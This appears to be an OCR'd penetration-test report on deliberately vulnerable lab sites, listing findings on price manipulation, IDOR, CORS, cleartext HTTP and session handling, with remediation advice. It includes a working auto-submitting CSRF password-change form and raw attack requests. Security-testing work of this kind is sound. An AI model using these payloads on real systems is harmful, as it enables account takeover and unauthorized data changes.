Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.232.129/bWAPP/csrf_1.php?password_new=bug&password_conf=bug&action=change
Cookie: security_level=0; PHPSESSID=dbb1aaca2452f3f5f3019b2528b515b4
Upgrade-Insecure-Requests: 1
Priority: u=0, i
CSRF PoC generator
Request to: http://192.168.232.129
Options
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="http://192.168.232.129/bWAPP/csrf_1.php">
<input type="hidden" name="password_new" value="12345" />
<input type="hidden" name="password_conf" value="12345" />
<input type="hidden" name="action" value="change" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
Regenerate
Test in browser
Copy HTML
Close
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Notes
Explanations
Custom actions
Ready
Event log
All issues (5)
Memory: 162.0MB
Flameshot
burpsuite
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Submit request


192.168.232.129/bWAPP/login.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
bWAPP
an extremely buggy web app !
Login New User Info Talks & Training Blog
/ Login /
Enter your credentials (bee/bug).
Login:
bee
Password:
Set the security level:
low
Login
Invalid credentials or user not activated!
NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN
MME
Security Audits & Training
Scan your website for XSS and SQL Injection vulnerabilities


8.2.3 Business Logic Flaw Enabling Price Manipulation

Vulnerability Overview:

The pricing/checkout workflow relies on client-controlled values or weak server-side rules, allowing manipulation of unit prices, discounts, shipping, taxes, or totals. Common manifestations:

- Trusting price/discount/total sent from the client (hidden fields, query/body params).
- Incorrect promo rules (unbounded stacking, applying to ineligible items, bypassing min-spend).
- Reusing "single-use" or mutually exclusive coupons due to missing server-side enforcement.
- Race conditions that apply a discount multiple times.
- Numeric/rounding issues (e.g., floating-point) enabling sub-cent exploits that zero out totals.

CVSS Score: 8.5



OWASP:

- A04:2021 – Insecure Design

CWE:

- **CWE-840** – Business Logic Errors

Severity:

- Direct revenue loss (reduced/zero/negative order totals), fraud, and abuse of promotions.
- Inventory drain and resale/arbitrage risks.
- Distorted metrics and forecasting; potential chargebacks and compliance issues.
- Reputational damage and possible regulatory exposure (pricing/consumer protection).

Remediation:


- **Server-Side Pricing**
  - Recompute prices, taxes, shipping, and totals on the server; ignore client values.
  - Validate promotions (user, product, date, geography, min spend, usage limits).
  - Use short-lived server-signed tokens or session state for cross-request values.
- **Promotion & Discounts**
  - Deny stacking by default; allow safe combinations.
  - Enforce single-use and per-user/order limits with DB constraints.
  - Cap discounts; prevent negative line or cart totals.

- **Concurrency & Integrity**
  - Use row-level locks/transactions to avoid double application.
  - Make checkout operations idempotent.
- **Data Correctness**
  - Use integer minor units or fixed-precision decimals; normalize currency server-side.
- **Hardening & Monitoring**
  - Remove debug flags in production.
  - Log/alert on anomalies (high discounts, repeated attempts, negative totals).
  - Include negative tests in CI for price or coupon abuse.

Affected URLs:

- http://testphp.vulnweb.com/cart.php

POC:




8.2.4 Insecure Direct Object Reference (IDOR)

Vulnerability Overview:

The application does not properly enforce authorization checks on object references, allowing authenticated or unauthenticated users to access resources belonging to other users by manipulating parameters in requests (such as IDs in URLs, form fields, or API requests). This can lead to unauthorized access to sensitive data, modification of data, or other unintended actions.

CVSS Score: 8.1



OWASP:

- A01:2021 – Broken Access Control

CWE:

- CWE-639 – Authorization Bypass Through User-Controlled Key

Severity:

- Unauthorized access to other users' sensitive information (personal data, financial records, credentials).
- Potential for data manipulation or deletion.
- Loss of trust, privacy breaches, and regulatory compliance issues (e.g., GDPR).


Remediation:


- Implement strict server-side access controls for all object references.
- Validate that the requesting user is authorized to access or modify the requested resource.
- Avoid exposing internal identifiers; use indirect or randomized references (e.g., UUIDs or access tokens).
- Conduct regular access control testing, including parameter tampering scenarios.
- Apply logging and monitoring to detect abnormal access patterns.


Affected URLs:


- http://192.168.232.129/bWAPP/insecure_direct_object_ref_1.php
- http://testphp.vulnweb.com/artists.php?artist=1


POC:


Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Dashboard Learn
Send Cancel
Request
Pretty Raw Hex
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 192.168.232.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://192.168.232.129
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.232.129/bWAPP/insecure_direct_object_ref_1.php
Cookie: security_level=0; PHPSESSID=32c7995c177eb262f05379e3a7e5c593
Upgrade-Insecure-Requests: 1
Priority: u=0, i
secret=123&login=shyam&action=change
Response
Pretty Raw Hex Render
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
an extremely buggy web app !
Bugs Change Password Create User Set Security Leve
/ Insecure DOR (Change Sec
Change your secret.
New secret:
Change
The secret has been changed!
Search
0 highlights
Done
Event log All issues (2)


testphp.vulnweb.com/artists.php?artist=1
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB


acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
artist: r4w8173


testphp.vulnweb.com/artists.php?artist=2
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking


acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
artist: Blad3

8.2.5 Cross-Origin Resource Sharing (CORS) Misconfiguration

Vulnerability Overview:


The application was found to have an insecure **Cross-Origin Resource Sharing (CORS)** configuration. CORS controls which domains are permitted to interact with the server's resources. When misconfigured, it can allow unauthorized domains to access sensitive data via a victim's browser.

Typical insecure configurations include:

- `Access-Control-Allow-Origin: *` (wildcard) combined with `Access-Control-Allow-Credentials: true`.
- Reflecting the `Origin` header value without proper validation.
- Allowing all subdomains without strict controls.

Such misconfigurations may enable an attacker to craft a malicious website that, when visited by an authenticated user, can make cross-origin requests to the vulnerable application and retrieve sensitive information (e.g., user data, session details).

CVSS Score: 7.5



OWASP:

- A05 – Security Misconfiguration

CWE:

- **CWE-942:** Permissive Cross-domain Policy with Untrusted Domains
- **CWE-346:** Origin Validation Error

Severity:

- Unauthorized third-party websites could access sensitive user data (session-protected resources).
- Potential theft of personal data, financial details, or PII.
- Could lead to **session hijacking** or **account takeover** when combined with other weaknesses.

Remediation:


- Avoid using `Access-Control-Allow-Origin: *` when credentials are involved.
- Explicitly specify trusted domains in `Access-Control-Allow-Origin`.


- Do not use reflection of request `Origin` headers.
- Set `Access-Control-Allow-Credentials: true` only if absolutely required, and only for trusted origins.
- Regularly review and audit CORS policies.

Affected URLs:

- http://192.168.232.129/bWAPP/secret-cors-1.php

POC:






8.2.6 Sensitive Data Exposure via Cleartext Transmission (HTTP)

Vulnerability Overview:

The application transmits sensitive data (such as credentials, session tokens, or personal information) over unencrypted HTTP connections. This exposes all communications to potential interception, modification, and replay by attackers on the same network path (e.g., public Wi-Fi, corporate LAN, ISP-level monitoring, or malicious proxies).

CVSS Score: 7.5



OWASP:

- A02:2021 – Cryptographic Failures

CWE:

- **CWE-319** – Cleartext Transmission of Sensitive Information

Severity:

- Interception of sensitive data such as usernames, passwords, session cookies, and financial details.
- Credential theft leading to account takeover.
- Data tampering or injection of malicious payloads into responses.
- Regulatory non-compliance (e.g., PCI DSS, GDPR, HIPAA).

Remediation:

- Enforce HTTPS for all application endpoints by configuring TLS (Transport Layer Security).
- Redirect all HTTP traffic to HTTPS automatically.
- Use strong TLS configurations (disable weak ciphers, enforce TLS 1.2+).
- Enable **HSTS (HTTP Strict Transport Security)** to prevent protocol downgrades.
- Regularly renew and monitor SSL/TLS certificates.

Affected URLs:

- http://192.168.232.129/bWAPP/login.php
- http://testphp.vulnweb.com/login.php
- http://localhost/DVWA/login.php

POC:


Wireshark · Follow HTTP Stream (tcp.stream eq 39) · eth0
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i
uname=test&pass=test
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sun, 24 Aug 2025 06:52:48 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Set-Cookie: login=test%2Ftest
Content-Encoding: gzip
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>user info</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized


8.2.7 Improper Session Management

Vulnerability Overview:

During testing, it was observed that after a user logs out of the application, the session remains valid. By clicking the browser's back button, the user is still able to access authenticated pages without re-authentication.

This indicates that the application does not properly invalidate server-side session tokens or does not enforce no-cache headers on sensitive pages. As a result, an attacker with access to the same browser (e.g., through session theft, shared machines, or shoulder surfing) could regain access to the logged-out user's session.

CVSS Score: 7.3



OWASP:

- A05 – Security Misconfiguration
- A07 – Identification and Authentication Failures

CWE:

- **CWE-613:** Insufficient Session Expiration
- **CWE-384:** Session Fixation

Severity:

- **Unauthorized Access:** A supposedly logged-out session can still be accessed.
- **Session Hijacking Risk:** Attackers could use cached pages or stolen tokens to regain control.
- **Non-compliance:** Violates secure session management practices outlined in OWASP.

Remediation:

